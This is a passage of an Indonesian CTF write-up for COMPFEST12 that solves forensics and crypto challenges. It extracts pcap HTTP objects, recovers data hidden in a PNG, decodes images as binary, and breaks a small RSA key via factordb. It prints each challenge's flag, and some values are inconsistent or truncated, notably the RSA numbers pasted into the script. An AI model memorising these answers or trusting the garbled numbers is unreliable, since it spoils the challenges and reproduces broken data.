
Ternyata flagnya berada di file tersebut.

Flag : COMPFEST12{10c4l_file_inClusion_f0r_FUN_and_profit_35c28478ab}

Solver : noid3a



Diberikan sebuah file pcapng, saya coba lakukan analisis dan melakukan filter "http" dengan bantuan Wireshark. Dan berikut hasilnya



No.	Time	Source	Destination	Protocol	Length	Info
8	0.556036296	192.168.43.1	192.168.43.37	HTTP	523	GET /flag.png HTTP/1.1
172	0.592991700	192.168.43.37	192.168.43.1	HTTP	615	HTTP/1.1 200 OK (PNG)
228	1.062621518	192.168.43.37	35.224.99.156	HTTP	141	GET / HTTP/1.1


Kemudian saya coba lakukan export http, untuk mendapatkan flag.



COMPFEST12{3xp0rt_http_obj_e2}

Flag : COMPFEST12{3xp0rt_http_obj_e2}


Solver : 017012



Diberikan file pcapng, lakukan analisis dengan wireshark kemudian lakukan filter http get

No.	Time	Source	Destination	Protocol	Length	Info
23	3.298637145	192.168.43.37	152.118.24.30	HTTP	399	GET / HTTP/1.1
33	3.410083962	192.168.43.37	152.118.24.30	HTTP	366	GET /web/01/default.css HTTP/1.1
38	3.480392700	192.168.43.37	152.118.24.30	HTTP	322	GET /web/img/k.png HTTP/1.1
206	8.608181127	192.168.43.37	202.70.82.238	HTTP	551	GET /cgi-bin/koha/opac-main.pl HTTP/1.1
222	10.092584384	192.168.43.37	202.70.82.238	HTTP	474	GET /opac-tmpl/bootstrap/lib/bootstrap/css/bootstrap.min.css HTTP/1.1
231	10.173635062	192.168.43.37	202.70.82.238	HTTP	463	GET /opac-tmpl/bootstrap/lib/jquery/jquery-ui.css HTTP/1.1
238	10.174228885	192.168.43.37	202.70.82.238	HTTP	451	GET /opac-tmpl/bootstrap/css/opac.css HTTP/1.1
239	10.174460300	192.168.43.37	202.70.82.238	HTTP	452	GET /opac-tmpl/bootstrap/css/print.css HTTP/1.1
335	11.321054041	192.168.43.37	202.70.82.238	HTTP	396	GET /opac-tmpl/bootstrap/images/favicon.ico HTTP/1.1
452	21.847573246	192.168.43.37	202.70.82.238	HTTP	551	GET /cgi-bin/koha/opac-search.pl?idx=&q=programming HTTP/1.1
456	22.051917796	192.168.43.37	202.70.82.238	HTTP	546	GET /cgi-bin/koha/opac-search.pl?q=programming HTTP/1.1
523	26.883655600	192.168.43.37	202.70.82.238	HTTP	476	GET /opac-tmpl/bootstrap/css/jquery.rating.css HTTP/1.1

karna banyak file yang di ambil oleh user (GET) maka saya export http (save all), dan di dapatkan flag



Flag : COMFEST12{filt3r_Out_thos3_public_1ps}

Solver : ויקי א'ג



Diberikan 2 buah file batman.png dan batmanplusplus.png Saya coba analisis 2 file tersebut dengan zsteg, dan menemukan clue pada batmanplusplus.png dimana di dalam file image batmanplusplus.png masih tersimpan file lain.

```
root@BlackBox:/media/root/DATA KULIAH/COMPFEST 12 HACKERCLASS# zsteg -a batmanplusplus.png
[?] 5216 bytes of extra data after image end (IEND), offset = 0x2ef42
extradata:0 .. file: PNG image data, 827 x 331, 8-bit/color RGB, non-interlaced
00000000: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 |.PNG.....IHDR|
00000010: 00 00 03 3b 00 00 01 4b 08 02 00 00 00 7e f0 05 |...;...K.....~..|
00000020: 90 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 |.....sRGB.....|
00000030: 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 |..gAMA.....a...|
00000040: 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 |..pHYs.....|
00000050: 6f a8 64 00 00 13 f5 49 44 41 54 78 5e ed dd eb |o.d....IDATx^...|
00000060: 95 db b0 11 06 d0 b4 e5 86 b6 1d 77 b3 cd b8 98 |.....w....|
00000070: 44 d2 3e c4 c1 8b 00 25 c7 b3 e2 bd ff b2 04 06 |D.>....%.....|
00000080: 03 50 82 be e3 9c 93 fc e7 bf 00 00 e4 26 b1 01 |.P.....&...|
00000090: 00 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 00 |.d'...d'...d'...|
000000a0: 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 00 64 |.d'...d'...d'...|
000000b0: 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 00 64 27 |'.d'...d'...d'...|
000000c0: b1 01 00 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 |...d'...d'...d'...|
000000d0: 01 00 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 |..d'...d'...d'...|
000000e0: 00 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 00 |.d'...d'...d'...|
000000f0: 64 27 b1 01 00 64 27 b1 01 00 64 27 b1 01 00 64 |d'...d'...d'...|
meta XML:com.adobe.xmp.. text: "<x:xmpmeta xmlns:x=\"adobe:ns:meta/\" x:xmptk=\"XMP Core 5.4
```

kemudian saya coba dengan tools foremost dan didapatkan flag

```
root@BlackBox:/media/root/DATA KULIAH/COMPFEST 12 HACKERCLASS# foremost batmanplusplus.png
Processing: batmanplusplus.png
|*|
root@BlackBox:/media/root/DATA KULIAH/COMPFEST 12 HACKERCLASS#
```


COMPFEST12{ekwkwkwkkwk}


Flag : COMPFEST12{ekwkwkwkkwk}

Batman And Night Wings - Forensic -

- Forensic -

Diberikan sebuah zip dengan isi file image warna hitam dan biru, singkat cerita saya asumsikan

Hitam : 1, Biru : 0 kemudian saya coba membuat fake flag COMPFEST yang saya encode ke biner dan hasil urutannya pun sama seperti ss berikut



maka langsung saja, saya coba encode dari binner to hex, dan decode hex to string dan didapatkan flag

[Facebook](#)
[Twitter](#)

Binary value

100001101001111010011010101000001000110
010001010101001101010100001100010011001
001111011011000110110010101110010011010

Hexadecimal value

434F4D504645535431327B6365726974616E796
15F6C6167695F6973656E675F646F616E675F65
6B776B776B7D

Convert

swap conversion: [Hex To Binary Converter](#)

Enter the hexadecimal text to decode
[get sample](#)

434F4D504645535431327B6365726974616E79615F6C6167695F6973656E675F646F616E675F656B776B776B7D|

Convert

Load

Browse

The decoded string:

COMPFEST12{ceritanya lagi iseng doang ekwkwk}

Solver : וויק ו'ג

Tim kami juga membuat solvernya untuk soal ini, berikut scriptnya :

```
solver.py
1  from PIL import Image
2
3
4  #flag = open("flag.txt", "w")
5  biner = ''
6
7  black = "(0, 0, 0)"
8  i = 0
9
10 while i < 359:
11     print('/img/{}.png'.format(i))
12     im = Image.open('img/{}.png'.format(i))
13     pix = im.convert("RGB").getpixel((10,15))
14
15     if str(pix) == black:
16         #flag.write('1')
17         biner += '1'
18
19     else:
20         #flag.write('0')
21         biner += '0'
22     i += 1
23
24 #flag.close()
25
26 hexa = hex(int(biner, 2)).strip('0x')
27
28 print('Flag : '+bytearray.fromhex(hexa).decode())
```

Hasil :

```
/img/348.png
/img/349.png
/img/350.png
/img/351.png
/img/352.png
/img/353.png
/img/354.png
/img/355.png
/img/356.png
/img/357.png
/img/358.png
Flag : COMPFEST12{ceritanya_lagi_iseng_doang_ekwkwk}

D:\Share_VM\CTF\COMPFEST12\batman-and-nightwing\updated>
```

Script: noid3a

Challenge

80 Solves


✕

RSA is EZ

50

Time to learn what RSA is! Here's some help, courtesy of me, the guy writing this.

[https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

 soal.txt

Flag

Submit

Diketahui NeC dan (PQ yang masih belum di ketahui) sebagai berikut

N:

84155851763319447708906974478894071076828424169900480348715405603462997589578474514
25917174673749320615964220031435244600684984962572799318938834410939777

e: 65537

c:

17863078246295852734377723931807588623375397118546488525964484924213547977990061327
48227920806015929832806927801339687233505834251424664486190121594659975

Kemudian lakukan faktorisasi untuk mengetahui nilai P dan Q nya di <http://factordb.com/>

p= 81884890723839100444482815989398285579284675913916838202667165954650841461379

q= 102773357843438146889340595009699718240027844030512672487363551637051818965163

Gunakan script berikut, dan didapatkan flag

```
root@BlackBox:/media/root/DATA KULIAH# cat test_rsa.py
import gmpy2

def num_to_str(num):
    res = ""
    while num > 0:
        res = chr(num % 256) + res
        num = num / 256
    return res

c= 178630782462958527343777239318075886233753971185464885259644849242135479779900613
4664486190121594659975

n= 841558517633194477089069744788940710768284241699004803487154056034629975895784745
2799318938834410939777

p= 81884890723839100444482815989398285579284675913916838202667165954650841461379
q= 102773357843438146889340595009699718240027844030512672487363551637051818965163
e= 65537

t= (p-1)*(q-1)
d= gmpy2.invert(e,t)
m= pow(c,d,n)

print "flag", num_to_str(m)root@BlackBox:/media/root/DATA KULIAH#
```

```
root@BlackBox:/media/root/DATA KULIAH# python test_rsa.py
flag COMPFEST12{rsa_isnt_that_hard_as_long_as_you_know_how_it_works!}
root@BlackBox:/media/root/DATA KULIAH#
```

Flag : COMPFEST12{rsa_isnt_that_hard_as_long_as_you_know_how_it_works!}

Solver : וויק ו'ג